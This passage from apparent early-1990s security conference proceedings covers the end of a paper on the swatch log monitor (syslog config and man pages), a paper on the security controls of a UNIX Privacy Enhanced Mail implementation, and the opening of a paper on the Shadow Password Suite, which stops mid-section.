In the near term, we see a need to improve the logging capabilities of additional system utilities (i.e. *sendmail*, *ntp*, *ypserv*, *xm*). We plan to gather suggestion from other sites using the package before making substantial changes to *swatch* itself.

8.0 Availability

Swatch source and documentation along with its companion scripts are available via anonymous ftp from Sierra.Stanford.EDU, [36.2.0.98], in the *pub/sources* directory. Listserver access is available from listserver@Sierra.Stanford.EDU.

9.0 References.

1. W. Venema. "TCP WRAPPER, A Tool for Network Monitoring, Access Control, and for Setting Up Booby Traps", *Proc. 1992 USENIX Security Symposium*, USENIX Association, Sept. 1992.
2. L. Wall and R. Schwatz. "Programming Perl", O'Reilly and Associates, Sebastopol, CA. 1991.

Appendix A. A Syslog Configuration File.

```
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (``) names
# that match m4 reserved words. Also, within ifdef's, arguments
# containing commas must be quoted.
#
# Note: Have to exclude user from most lines so that user.alert
# and user.emerg are not included, because old sendmails
# will generate them for debugging information. If you
# have no 4.2BSD based systems doing network logging, you
# can remove all the special cases for "user" logging.
#
*.err;kern.debug;auth.notice;user.none          /dev/console
*.err;kern.debug;mail.crit;user.none             /var/adm/messages
lpr.debug                                         /var/adm/lpd-errs

# You may want to add operator to the following if your operator
# is a traditional Unix style operator.
*.alert;kern.err;daemon.err                      root

*.emerg;user.none *

# for loghost machines, to have authentication messages (su, login, etc.)
# logged to a file, un-comment out the following line and adjust the file name
# as appropriate.
#
auth.notice                                     /var/log/authlog
auth.notice                                     /var/log/syslog
daemon.info                                     /var/log/syslog
mail.debug                                      /var/log/syslog
kern.debug                                      /var/log/syslog

# following line for compatibility with old sendmails. they will send
# messages with no facility code, which will be turned into "user" messages
# by the local syslog daemon. only the "loghost" machine needs the following
# line, to cause these old sendmail log messages to be logged in the
# mail syslog file.
#
user.alert                                     /var/log/syslog

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
user.err                                         /dev/console
user.err                                         /var/adm/messages
user.err                                         /var/log/syslog
user.alert                                       /var/log/syslog

# Send most everything to the LogMaster
*.emerg;*.alert;*.crit;*.err;*.warning;*.notice;*.info;mail.none
@logmaster
kern.debug;mail.crit;mail.err
@logmaster
```

Appendix B. Unix man page for *swatch*

SWATCH(8)

MAINTENANCE COMMANDS

SWATCH(8)

NAME

swatch - simple watcher

SYNOPSIS

```
swatch [ -c config_file ] [ -r restart_time ]  
        [[ -f file_to_examine ] | [ -p program_to_pipe_from ] | [ -t file_to_tail ]]
```

DESCRIPTION

Swatch is designed to monitor system activity. *Swatch* requires a configuration file which contains *pattern(s)* to look for and *action(s)* to do when each pattern is found.

OPTIONS

-c *filename* Use *filename* as the configuration file.

-r *restart_time* Automatically restart at specified time. *Restart_time* can be in any of the following formats:

 +hh:mm
 Restart after the specified time where *hh* is hours and *mm* is minutes.

 hh:mm[am|pm]
 Restart at the specified time.

You may specify only one of the following options:

-f *filename* Use *filename* as the file to examine. *Swatch* will do a single pass through the named file.

-p *program_name* Examine input piped in from the *program_name*.

-t *filename* Examine lines of text as they are added to *filename*.

If *swatch* is called with no options, it is the same as typing the command line

```
swatch -c ~/.swatchrc -t /var/log/syslog
```

SEE ALSO

swatch(5), *signal*(3)

FILES

/var/tmp/..swatch..PID Temporary execution file

AUTHOR

E. Todd Atkins (Todd_Atkins@EE-CF.Stanford.EDU)
EE Computer Facility
Stanford University

NOTES

Upon receiving a ALRM or HUP signal *swatch* will re-read the configuration file and restart. *Swatch* will terminate gracefully when it receives a QUIT, TERM, or INT signal.

Sun Release 4.1

Last change: 30 July 1992

1

Appendix C. Unix man page for swatch configuration files

SWATCH(5)

FILE FORMATS

SWATCH(5)

NAME

swatchrc - configuration file for the simple watcher swatch(8)

SYNOPSIS

~/swatchrc

DESCRIPTION

This configuration file is used by the `swatch(8)` program to determine what types of expression patterns to look for and what type of action(s) should be taken when a pattern is matched.

The file contains two TAB separated fields:

/pattern[/,/pattern/,...]	action[,action,...]
---------------------------	---------------------

A pattern must be a regular expression which `perl(1)` will accept, which is very similar to the regular expressions which `egrep(1)` accepts.

The following actions are acceptable:

echo[=mode]	Echo the matched line. The text mode may be <i>normal</i> , <i>bold</i> , <i>underscore</i> , <i>blink</i> , <i>inverse</i> . Some modes may not work on some terminals. Normal is the default.
bell[=N]	Echo the matched line, and send a bell N times (default = 1).
exec=command	Execute <i>command</i> . The <i>command</i> may contain variables which are substituted with fields from the matched line. A <i>\$N</i> will be replaced by the <i>Nth</i> field in the line. A <i>\$0</i> or <i>\$*</i> will be replaced by the entire line.
ignore	Ignore the matched line.
mail[=address:address:...]	Send <i>mail</i> to <i>address(es)</i> containing the matched lines as they appear (default address is the user who is running the program).
pipe=command	Pipe matched lines into <i>command</i> .
write[=user:user:...]	Use <code>write(1)</code> to send matched lines to <i>user(s)</i> .

SEE ALSO

`swatch(8)`, `perl(1)`

AUTHOR

E. Todd Atkins (Todd_Atkins@EE-CF.Stanford.EDU)
EE Computer Facility
Stanford University

Security Aspects of a UNIX PEM Implementation

James M. Galvin <galvin@tis.com>
David M. Balenson <balenson@tis.com>

Trusted Information Systems, Incorporated*
3060 Washington Road
Glenwood, MD 21738

Abstract

Trusted Information Systems has designed and implemented a UNIX¹-based version of Privacy Enhanced Mail (PEM). The PEM protocols enhance the services provided to users of Internet electronic mail by including the following security services: message integrity, message origin authentication, non-repudiation of origin, and (optional) message confidentiality. These security services provide cryptographic protection to messages transported between end systems by the message transfer system. Of paramount importance is the proper design and implementation of the PEM software, and the proper management and use of the end system hosting the PEM software. The TIS/PEM system is designed and implemented with a number of points of control which can be combined to provide varying levels of protection within a host system.

1 Introduction

Privacy Enhanced Mail (PEM) enhances the services provided to users of Internet electronic mail by including the following security services: message integrity, message origin authentication, non-repudiation of origin, and (optional) message confidentiality. When deciding which services to offer, an essential principle was to concentrate on the set of services that would provide significant and tangible benefits to a broad user community, maximizing the added value with a modest level of implementation effort.

An implementation of PEM needs to be concerned with an additional issue: how to assure the user that the services supported are indeed provided according to the specification and local requirements. The local requirements would be specified in a local Security Policy. An implementation should, as much as possible, accommodate a broad range of security

*This work was partially supported by the U. S. Government Defense Advanced Research Projects Agency under contract number F30602-89-C-0125 to Trusted Information Systems, Inc.

¹UNIX is a registered trademark of Unix System Labs.

policies. Trusted Information Systems designed and implemented a UNIX-based, openly-available version of PEM (TIS/PEM) with several configurable points of control. The points of control are independent mechanisms that can be combined to support a broad range of security policies.

In this paper we first review the basics of the PEM specifications and describe the organization of the TIS/PEM system. We then explore the various threats to a PEM system residing on a UNIX host and describe the specific points of control, and in particular, the underlying UNIX protection mechanisms, employed by the TIS/PEM system.


2 Privacy Enhanced Mail

Privacy Enhanced Mail has evolved considerably since it was first published [11, 12]. In August 1989, a suite of three documents were published to define the PEM protocol [13], its ancillary infrastructure [9], and the cryptographic algorithms required [14]. Earlier this year, these documents were retired to "Historic Status", and the PEM working group of the Internet Engineering Task Force completed new revisions [10, 8, 2] to the original three documents, and added a fourth document [6] describing how to use PEM to perform the initialization necessary to join the Internet PEM infrastructure. These four documents are expected to be published as Proposed Internet Standards.

The PEM message processing specification defines security enhancements to Internet electronic mail, i.e., text mail defined by RFC 822 [4] and transported principally via SMTP [15]. There are 4 security services provided by PEM:

1. Message integrity — the property that the message has not been altered or destroyed in an unauthorized manner.
2. Message origin authentication — the corroboration that the originator of the message is who it purports to be.
3. Message confidentiality — the property that the message is not made available or disclosed to unauthorized individuals, entities, or processes.
4. Non-repudiation of origin — the property that the originator can not deny having sent the message.

The security enhancements are designed to be integrated with electronic mail user agents. Figure 1 depicts the standard message handling system (MHS) model. A user agent (UA) is responsible for interacting with users and preparing a message to be transported to its recipients. The transport responsibility is relegated to the message transfer system (MTS) by the originator's user agent upon submission of the message to its local message transfer agent (MTA). The message is relayed via the MTS to the recipient's local MTA, which delivers the message to the recipient's UA.



UA - User Agent
MTA - Message Transfer Agent

Figure 1: Basic Message Handling System Model

In the context of electronic mail, PEM may be integrated either:

- above a user agent — PEM processing proceeds prior to the user interacting with the UA.
- within a user agent — PEM processing proceeds as explicitly directed by a user of the UA.
- after a user agent — PEM processing proceeds after the user has interacted with the UA but prior to submission of the message to the MTS.

The PEM protocol is specifically designed to be non-invasive with respect to the MTS. This facilitates both its selective deployment at end systems, and its selective use by users. It also relegates the responsibility for the assurance that a PEM implementation provides overall protection to the end system. In particular, for implementations designed to function in multi-user environments, the identification of the user and the protection of the mechanisms used by that user are paramount.

Cryptography is the principle mechanism employed to support the security services. In particular:

1. A message integrity check (MIC) value is computed using a message digest algorithm, for example MD2 [7] or MD5 [16]. This value is transported with the message and recomputed by the recipient to verify the integrity of the message.

2. A signature is computed using an asymmetric signature algorithm, for example RSA [17]. The MIC value is signed by the originator in order to both protect it on its way to the recipient and to support identification of the origin of the message.
3. The message is encrypted with a symmetric encryption algorithm, for example DES [5, 1]. The key used for the encryption is generated for each new message, encrypted once for each intended recipient using an asymmetric encryption algorithm (for example [17]), and is transported, along with any other parameters required by the symmetric algorithm, with the message to enable the authorized recipient(s) to recover the original message.
4. When an asymmetric signature algorithm is used, use of the private component of the key pair to sign the MIC value provides for non-repudiation of origin and allows for the authenticated message to be forwarded to additional recipients with the authentication intact.

In principle the services could be applied in arbitrary combinations but in practice two combinations are common: integrity and authentication are applied to messages or all services are applied to messages. By convention, the former are called integrity-protected messages and the latter encrypted messages. Integrity-protected messages may optionally be encoded to guarantee the text of the message will not be modified by relaying mail systems, many of which make arbitrary changes to the format of text messages as they pass through the system. However, backward compatibility is enhanced if messages are not encoded since non-PEM compliant user agents may still read the messages even though they will not be able to verify the signature.

Although the PEM protocol is intended to be compatible with a broad range of key management strategies, including those based on both symmetric (secret key) and asymmetric (public key) cryptographic technologies, a public key certificate-based strategy [8], modeled after the directory authentication framework [18], is being specified first. It will provide for an infrastructure compatible with a CCITT X.509 certificate-based key management infrastructure.

The proper association of a public key with an individual user is essential to the secure use of the PEM cryptographic-based security services. The originator of a confidential PEM message must be assured of the identity of each of the intended recipient(s) of the message. Similarly, the recipient(s) of signed PEM message must be assured of the identity of the purported originator. Thus, at the heart of PEM's key management strategy is the use of a public key certificate, which carries a user's distinguished name, public key and other parameters including a version, a serial number, a validity period, and the name of its issuer. The integrity and authenticity of this information, and more importantly, the binding of the specified key to the specified identity, is vouched for by an issuer who signs the certificate. Applied recursively, this yields a hierarchy of issuer and user certificates, and it allows PEM users to authenticate the identities of other users and assure the use of those users' respective public keys.

Finally, the specification of the actual cryptographic algorithms employed by PEM appears in a separate document [2] so that each algorithm may be described individually and easily




Figure 2: Overview of the TIS/PEM system

revised or replaced, if necessary. This convenience emphasizes the fact that PEM is not dependent on any particular choice of algorithms. In fact, the PEM protocol explicitly allows for the choice of algorithms to be increased or changed in the future. This document and its successors provide definitions, references, and citations for the current algorithms, usage modes, and associated identifiers and parameters used in support of PEM.

3 TIS/PEM

Trusted Information Systems has developed an openly available, UNIX-based implementation of PEM (TIS/PEM). It was designed for multi-user operation on BSD and SYSTEM V derived UNIX systems. It will be distributed in source code form, except for the RSA cryptographic functions, which will be provided as an object library.

An overview of the TIS/PEM system appears in Figure 2, described below. The system is comprised of a collection of applications and other interfaces, libraries and utility programs.

The PEM message processing functionality is implemented as a library with a well-defined application programmers interface. This allows for straightforward integration with other user agents and applications. These library routines depend on the presence of a number of support libraries, but they are the only entry points that need to be integrated into other applications. The routines are designed to function as filters, operating on a text input

stream and providing a text output stream. Typically, an application links directly with the PEM library. Alternatively, the application can execute the filter programs.

One of the entry points to the PEM library is used to PEM enhance a text message. It performs all of the required processing steps based on the setting of a bit flag in its argument list. This includes the retrieval of required certificates, canonicalization of the input stream, MIC and signature computation, encryption key generation and message encryption, printable encoding, and the addition of header fields containing control information necessary for the de-enhancement process.

Another entry point is used to de-enhance PEM messages. It expects the output of the sending entry point as input and also performs all of the required steps. The processing is directed by the control information found in the input, including parsing of the control information, validation of certificates found in the control information, retrieval of required certificates not found in the input, printable decoding, message decryption, MIC and signature verification, and decanonicalization.

We have integrated TIS/PEM with the Rand MH Message Handling System (Version 6.7.2). In addition, we have developed a couple of other applications, constructed as UNIX *cat*-like filters, useful for applying PEM to non-mail related objects, for example files.

The Local Key Manager (LKM), as its name implies, is responsible for all the local key management activities on its host system. These activities include the following.

- Maintaining a database of local users' private keys.
- Providing controlled access to private keys for use in signing messages and in decrypting message encryption keys.
- Maintaining a database of both local and remote users' public key certificates.
- Providing access to validated certificates.
- Registering a local user, that is, the generation of a public/private key pair and the construction and signing of a certificate embodying the public key.

The LKM is implemented as a stand-alone program with a well-defined interface. An application uses the services of the LKM by linking with an LKM application interface library which handles all interactions (establishment of a pipe, invocation via fork-and-exec, data communications, etc.) between the application program and the LKM.

Finally, a set of ancillary application programs, including key management programs and various utilities are provided that make use of the LKM interface to support administrators and users of the TIS/PEM system.

4 Threats

The use of cryptographic mechanisms within the PEM message processing protocols provides protection between the originator's UA and the recipient's UA. In particular, the mechanisms provide protection within the end systems (from the UA level down to the network) and across the network (between the end systems). Given the reliance on cryptographic mechanisms, an implementation is vulnerable to attacks on the cryptographic keys themselves (for example, substitution or unauthorized use), to attacks on the PEM software (for example, trojan horses), and to attacks targeted on system components between the user and the user agent (for example, capturing key strokes or redirecting display output).

For each of the above vulnerabilities we examined the threats and have identified 5 classes of protection from them:

- Protection of a user from himself or herself
- Protection of a user from other users
- Protection of a user from the system administrator
- Protection of a user from the organization
- Protection of an organization from a user

In protecting a user from him or herself, the principle concern is preventing accidental misuse of the system. Typically, the mechanisms employed are found principally in the user interfaces, where a user is always asked to confirm destructive functions. In addition, since the cryptographic keys used are identified by distinguished names, the name bound to each key is always displayed for the user.

A common concern for users and their respective system administrators is knowing if the system is vulnerable to idle terminals or workstations. In many environments it is common for users to login when they first arrive and remain logged in until they are ready to leave.

Although it is not possible (in an ordinary UNIX environment) to protect against maliciously installed trojan horses, it is possible to provide some protection from inquiring users with system administrator privileges. For example, users' login passwords are stored on a UNIX machine in a one-way encrypted form, thus keeping knowledge of the actual value a secret from system administrators.

Many organizations accord users some personal privacy in the work place. For example, a user's desk or computer files may be considered private. To protect a user from an organization required support for extending local policies to protect a user's PEM messages.

In contrast, organizations have as much, if not more, responsibility to protect themselves. For example, some cryptographic mechanisms are based on patented techniques requiring

the payment of a fee for their use. An organization may need to restrict who uses PEM or what they use it for.

Of paramount importance is the proper use and management of the system hosting the PEM software. A PEM implementation should complement proper administration and reduce the risks from the threats identified above. In TIS/PEM we have designed and implemented a number of points of control, which can be combined to support a broad range of security policies.

5 Points of Control

The LKM of TIS/PEM supports several points of control, each of which includes several mechanisms that can be used to achieve the desired protection. The mechanisms are enabled at compile time, run time, or as a result of administrative fiat. These points of control can be used to support a variety of security policies. In particular, organizations may rank the classes of protection listed in the previous section in order of priority, and use the ordered list to balance the controls described below with the needs of the organization and its PEM user community.

There are four points of control, each with several options. Each control point requires knowledge of the identity of the user. The identification of the user is obtained from the UNIX user's uid. This value is combined with the name of the local host to create a UNIX specific unique identifier, called a host-uid or huid for short. This identifier is only required to be unique across the local environment, i.e., the set of users who consider themselves part of the same PEM user community. Succeeding sections describe each point of control.

5.1 Authorization

In order for a user to make use of the TIS/PEM system, the user's huid must be known to the system, i.e. the system must be configured to recognize each user of the PEM services. This configuration includes designating a few users as privileged. It is the privileged users who are responsible for configuring TIS/PEM to recognize all other users of its services. As expected, the special case is bootstrapping the system.

The LKM is required to be a setuid program. It is strongly recommended that the uid used be that of a non-login user. In addition, a group must be created for use by the LKM. Users who are members of the LKM group are considered privileged users. The LKM process must be setuid to a privileged user.

A host's system administrator adds the users who are to be privileged users to the LKM group. One of these privileged users must be the first user invoke the TIS/PEM system. Although the system will not recognize the huid of this user, it will note that this user is privileged. The first thing this user is required to do is to configure the system to recognize himself or herself. Following that the user may configure the system to recognize other

users.

In addition to distinguishing between privileged and non-privileged users, at compile time the system may be configured to require users to identify themselves by entering a PEM specific password prior to the execution of a set of functions. Finally, at compile time or at run time, the system may be configured to require users to contact a privileged user when attempting any function except a query function.

5.2 Passwords

The TIS/PEM system may be configured to allow users to make use of a password. This password is specific to the TIS/PEM system, i.e., there is no relationship between it and a users UNIX login passwords.

There are two purposes for the TIS/PEM password. If enabled, the system would use the password to protect a user's private key. In this way, not even a system administrator would have access to the private key. In addition, an organization may require the password to be entered when the user attempts to invoke a certain set of commands (as determined at compile time). This provides protection from persons who attempt to use the idle terminals or workstations of PEM users.

There are five levels of password support provided:

1. No password permitted — At compile time, the system may be configured to disallow the use of passwords.
2. User discretionary password permitted — At compile time, the system may be configured to allow a user to set a password, if the user so chooses.
3. Login period — By default, if a user sets a password, the user will be required to enter that password every time it is needed. Alternatively, the system may be configured to allow a user to login to TIS/PEM for an extended period of time specified by the user.
4. Password required — As of this writing, the current version of TIS/PEM does not support mandatory passwords. However, inclusion of this feature is a natural enhancement.

It is important to note that use of the login period leaves a user vulnerable to persons with system administrator privileges. This is because the LKM stores the state of a user's login in a file. Ordinarily this file would only be accessible to the LKM process. However, if this file is accessed by any one else, the user's password, and thus his or her private key, will be compromised.

5.3 Registration Management

Registering a user is a two step process. First, the user's huid must be known to the system. Second, a user must create, or have created, a certificate to embody the user's public key.

Although a user may be authorized to use the system, it may be necessary for an organization to control the creation and deletion of registration. For example, there may be fees associated with the creation of a registration and there is the need to record and distribute the deletion of a registration.

As of this writing, if a user is permitted to perform non-query related functions (see Section 5.1), then a user is permitted to perform all registration related functions. The following list represents our current view of how to separate the various registration functions.

1. Creation of a Registration — Once a user's huid is known to the system, allowing a user to create a registration is a convenience for the privileged users. The alternative is to require each user who needs to be registered to contact a privileged user.
2. Deletion of a Registration — An organization that issues certificates may also have a requirement to record and distribute the existence of deleted certificates. Controlling who may delete registration is an important component of this responsibility.
3. Importing a Registration — An organization that issues certificates or provides access to the TIS/PEM system may need to control the origin of the public keys embodied in a certificate or the origin of certificates in general.
4. Exporting a Registration — If a certificate embodies an affiliation with the organization that issued it, it may be necessary for the organization to control whether or not the registration may be used elsewhere.
5. Multiple Registrations — As of this writing, the TIS/PEM user interfaces do not support multiple registrations per user, although the LKM does. Some users may need more than one registration, since they may have more than one role in an organization. Supporting this feature is a natural enhancement of the system.

5.4 Database Access Management

The database mechanism used to store private keys and certificates is the UNIX file system.

Although applications may make direct use of the database files, the permissions on the files would prevent them from unauthorized access. Only the LKM is permitted to either read or write a private key file. Certificates in the database are intended to be public information and would be directly readable. However, when certificates are requested from the LKM, it is careful to validate the certificate, that is, check its integrity, signature, and validity period. Only the LKM is permitted to write a public key certificate file.

A critical component of protecting access to the database is the checking of the permissions set on the files and directories associated with the database. For this reason, the desired permissions are required to be configured into the LKM at compile time. In this way, although neither UNIX nor the LKM can control permission changes, the LKM will refuse to operate if it does not find the permissions it is expecting. In this way, changes to the database will be immediately obvious.

The initial setting of the permissions allows an organization to choose one of two broad access policies. The permissions can be set to prevent access by all users except via the LKM process, or the permissions can be set to allow all users access to all certificates but still prevent access to the private keys.

6 Conclusions

Initially, PEM will improve the security of electronic mail. Potential uses of PEM include both intra- and inter-organization communications, software distributions, security incident reports, business documents, and many others. The TIS/PEM implementation is specifically designed to provide application programmer interfaces that facilitate the integration of the PEM technology into a variety of Internet mail programs as well as a variety of other distributed text-based applications.

Currently, the Internet Engineering Task Force (IETF) PEM Working Group is focusing attention on the integration of the core PEM functions into the recently published specifications for MIME (Multipurpose Internet Mail Extensions) [3]. MIME specifies extensible mechanisms for specifying and describing the format of Internet message bodies. These mechanisms redefine the format of RFC 822 message bodies to allow for multi-part text and non-text message bodies. A planned document will specify how to integrate the PEM functionality with the MIME mechanisms.

Perhaps most importantly, the cryptographic technology employed by PEM for text messages is ideally suited for distributed applications in general. Widespread use of this technology in applications other than electronic mail is facilitated with the development of PEM's supporting certificate-based infrastructure. It is expected that the introduction of PEM to the Internet will precipitate the further introduction of much needed security services into a wide variety of Internet applications.

Acknowledgements

Lots of people at Trusted Information Systems have contributed to the design and development of the TIS/PEM system. Some of the developers deserving special thanks include Bryan Buck, Paul Clark, Pam Cochrane, Steve Crocker, Mark Feldman, and Sheila Haghighat.

We would also like to express our thanks to the folks at RSA Data Security who have provided the RSA cryptographic software for the version of the TIS/PEM system which will be openly available on the Internet.

References

- [1] ANSI X3.92-1981. *Data Encryption Algorithm*. American National Standards Institute, December 30, 1980.
- [2] David M. Balenson. Privacy Enhancement for Internet Electronic Mail: Part III – Algorithms, Modes, and Identifiers. Internet Draft, Trusted Information Systems. RFC in progress. Will obsolete RFC 1115.
- [3] N. Borenstein and N. Freed. MIME (Multipurpose Internet Mail Extensions). RFC 1341, Bellcore and Innosoft, June 1992.
- [4] David H. Crocker. Standard for the Format of ARPA Internet Text Messages. RFC 822, University of Delaware, August 1982.
- [5] FIPS Publication 46-1. *Data Encryption Standard*. National Institute of Standards and Technology, U. S. Department of Commerce, Washington, D.C. Federal Information Processing Standard (FIPS); Supersedes FIPS Publication 46, January 15, 1977; Reaffirmed January 22, 1988.
- [6] Burton S. Kaliski. Privacy Enhancement for Internet Electronic Mail: Part IV – Key Certification and Related Services. Internet Draft, RSA Data Security, Incorporated. RFC in progress.
- [7] Burton S. Kaliski. MD2 Message-Digest Algorithm. RFC 1319, RSA Data Security, Incorporated, April 1992. Updates RFC 1115.
- [8] Steve Kent. Privacy Enhancement for Internet Electronic Mail: Part II – Certificate-Based Key Management. Internet Draft, BBN Communications. RFC in progress. Will obsolete RFC 1114.
- [9] Steve Kent and John Linn. Privacy Enhancement for Internet Electronic Mail: Part II – Certificate-Based Key Management. RFC 1114, BBN Communications, August 1989.
- [10] John Linn. Privacy Enhancement for Internet Electronic Mail: Part I – Message Encipherment and Authentication Procedures. Internet Draft, Digital Equipment Corporation. RFC in progress. Will obsolete RFC 1113.
- [11] John Linn. Privacy Enhancement for Internet Electronic Mail: Part I – Message Encipherment and Authentication Procedures. RFC 989, BBN Communications, February 1987. Obsoleted by RFC 1040.
- [12] John Linn. Privacy Enhancement for Internet Electronic Mail: Part I – Message Encipherment and Authentication Procedures. RFC 1040, BBN Communications, January 1988. Obsoletes RFC 989. Obsoleted by RFC 1113.

- [13] John Linn. Privacy Enhancement for Internet Electronic Mail: Part I – Message Encipherment and Authentication Procedures. RFC 1113, Digital Equipment Corporation, August 1989. Obsoletes RFC 1040.
- [14] John Linn. Privacy Enhancement for Internet Electronic Mail: Part III – Algorithms, Modes, and Identifiers. RFC 1115, Digital Equipment Corporation, August 1989.
- [15] Jonathan B. Postel. Simple Mail Transfer Protocol. RFC 821, Information Sciences Institute, University of Southern California, August 1982.
- [16] Ronald L. Rivest. MD5 Message-Digest Algorithm. RFC 1320, RSA Data Security, Incorporated, April 1992.
- [17] Ronald L. Rivest, Adi Shamir, and Leonard M. Adleman. A Method for Obtaining Digital Signatures and Public Key Cryptosystems. *Communications of the ACM*, 21(2):120–126, February 1978.
- [18] The Directory - Authentication Framework. Recommendation X.509, The International Telegraph and Telephone Consultative Committee, November 1988. Developed in collaboration, and technically aligned, with ISO 9594-8.

Shadow Password Suite

John F. Haugh II
River Parishes Programming
2302 Emmett Parkway
Austin, TX 78727
jfh@rpp386.cactus.org

ABSTRACT

The Shadow Password Suite consists of a collection of library modules and administrative utilities which provide for enhanced system security. The Shadow Password Suite originated from the desire to increase password security by implementing the */etc/shadow* file and has since evolved into a complete suite targeted at overall security as it relates to identification and authentication. By using conditional compilation directives and a configuration file, the provided functionality may be altered to work with a wide variety of systems.

The basic library modules increase password security by removing the encrypted password data from the traditional */etc/passwd* file and placing this data in the newer */etc/shadow* file. Additional modules provide a more modularized access method to the system identification information making utilities easier to write and more reliable. Full support is provided by the library for adding, deleting, and updating entries in the system files. The */etc/group*, */etc/passwd* and */etc/shadow* files are supported as are hashed database look-aside versions of each. A fourth file, */etc/gshadow*, has been added to store the encrypted group password and provide for the concept of a group administrator. It is supported similarly to the other three files.

The administrative utilities provide a command line interface to the system identification files. The traditional user and group utilities are provided. User and group accounts may be added, deleted and updated from the command line. Each utility optionally logs these changes using the *syslog()* facility. All authentication utilities log authentication failures using the *syslog()* facility as well. Additionally, the login command records authentication failures in the file */etc/ftmp* in the same format as used by the *who* command.

1. Introduction

The Shadow Password Suite began as a library providing the routines required for the */etc/shadow* file by the Unix[1] System V Release 3.2 operating system. The suite has since developed into a collection of library functions and system administration tools. As the */etc/shadow* file format has changed, the suite has been updated to remain compatible. The current shadow password file format consists of the user name, encrypted password, password aging information and an account expiration date.

The *login*, *passwd*, and *su* utilities are provided to allow the user to make use of the functions provided to access the */etc/shadow* file. Work-alikes for the UNIX System V Release 4 utilities *useradd*, *userdel*, *usermod*, *groupadd*, *groupdel*, and *groupmod*, as well as the BSD utilities *chsh* and *chfn*, are also provided. The *chsh* and *chfn* utilities may be invoked with the *-s* and *-f* options, respectively, to the *passwd* utility. All of these utilities are capable of logging their actions with the *syslog()* facility and have been enhanced to take advantage of features which are unique to this suite.

The group and dialup password features are now supported with the *gpasswd* and *dppasswd* utilities. The two utilities allow the system administrator to alter these two password features. The *gpasswd* utility may be invoked indirectly by using the *-g* option to the *passwd* utility.

Password aging data may be updated with the *chage* utility. This utility provides support for changing account password aging data, which requires manual editing of the password file on older systems. This command may also be used to display the aging information for a user so that they may determine when their account or password is due to expire.

2. Shadow Library Functions

The Shadow Password library contains replacements for all of the standard password and group file C library functions. Additional functions provide for database-like access to the underlying files.

2.1 Standard Functions

The *getpwnam()*, *getpwuid()*, *getpwent()*, etc. functions are provided. The functions which access the system information files by name or ID support the use of hashed look-aside files for lookup. The user may select either the 7th Edition UNIX DBM database library or the newer NDBM database by use of conditional compilation macros.

These functions are written to support the major variants for the format of the */etc/passwd* file format. By using conditional compilation directives, the user may select support for password aging and filesystem quotas.

2.2 File Access and Update Functions

[1] UNIX is a registered trademark of AT&T.

Functions for updating the system information files have been added. These allow the programmer to update one or more records in each file in an atomic manner. The programmer begins by locking and opening the file. The programmer may then search for entries by name and will be given a pointer to a copy of the requested data. Changes to the data may then be made via an update function. When the programmer has completed all desired changes, they close the file and unlock it. If the file is unlocked without being closed first, all changes are abandoned.

2.2.1 Locking a File

The lock function creates a file which indicates that the given file has been opened for exclusive access. When a lock file is found by a subsequent call to the lock function, the validity of the lock file is determined to insure that a lock file has not been left by an earlier process which no longer holds the lock. The lock functions are

```
int pw_lock ();
int spw_lock ();
int gr_lock ();
int sgr_lock ();
```

A zero value is returned if the file could not be locked and a non-zero value is returned if the file was locked.

2.2.2 Opening a File

The open function opens the underlying file and loads all of the records in the file into allocated storage. The library verifies that the file is locked if the open mode includes write access. Each entry in the file is parsed and a structure is allocated to hold the data. The original line is also saved so that the line will not have to be regenerated if it is not altered. Lines which could not be parsed successfully are flagged and no data structure is created. Flagged lines are not used for locate, update, or delete operations. Malformed lines must be removed from the data files manually. The open functions are

```
int pw_open (int mode);
int spw_open (int mode);
int gr_open (int mode);
int sgr_open (int mode);
```

The mode parameter is either O_RDONLY or O_RDWR. This mode will be used for the system open function. A zero value is returned on failure and a non-zero value is returned on success.

2.2.3 Locate a File Entry

The locate function scans the list of data structures. This list includes entries that were created with the open function when the file was initially opened and entries that were added with the update function, but not entries that were removed with the delete function. A pointer to the first matching entry is returned. The locate functions are

```

const struct passwd * pw_locate (char * name);
const struct spwd * spw_locate (char * name);
const struct group * gr_locate (char * name);
const struct sgrp * sgr_locate (char * name);

```

The name parameter is the user or group name of the entry to be located. A NULL pointer will be returned if no matching entry is located. The returned pointer references the object which is stored in the internal list and must not be altered by the programmer. The programmer must copy the data from the referenced object if the data is to be altered.

2.2.4 Update a File Entry

